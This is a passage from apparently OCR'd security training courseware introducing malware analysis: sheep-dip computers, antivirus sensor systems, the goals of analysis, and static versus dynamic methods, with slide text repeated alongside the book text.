
Module Flow

1. **Malware Concepts**
2. **APT Concepts**
3. **Trojan Concepts**
4. **Virus and Worm Concepts**
5. **Fileless Malware Concepts**
6. **Malware Analysis**
7. **Countermeasures**
8. **Anti-Malware Software**

Malware Analysis

Malware is a program designed to perform malicious activities (the term itself is a contraction of "malicious software"). Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.



What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. **Run user, group permission, and process monitors**
2. **Run port and network monitors**
3. **Run device driver and file monitors**
4. **Run registry and kernel monitors**

What is Sheep Dip Computer?


Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors




Antivirus Sensor Systems

- An antivirus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**

Network
System 1
System 2
System 3
Allowed Traffic
Antivirus System
Antivirus
Anti-Spyware
Anti-Trojan
Anti-Spamware
Anti-Phishing
Email-Scanner
Reflected Traffic
Allowed Traffic
Reflected Traffic
Internet


Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.



Network
System 1
System 2
System 3
Allowed Traffic
Antivirus System
Antivirus
Anti-Spyware
Anti-Trojan
Anti-Spamware
Anti-Phishing
Email-Scanner
Reflected Traffic
Allowed Traffic
Reflected Traffic
Internet

Figure 7.67: Screenshot displaying the working of Antivirus Sensor System



Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- **Static Malware Analysis**
  - Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose
- **Dynamic Malware Analysis**
  - Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

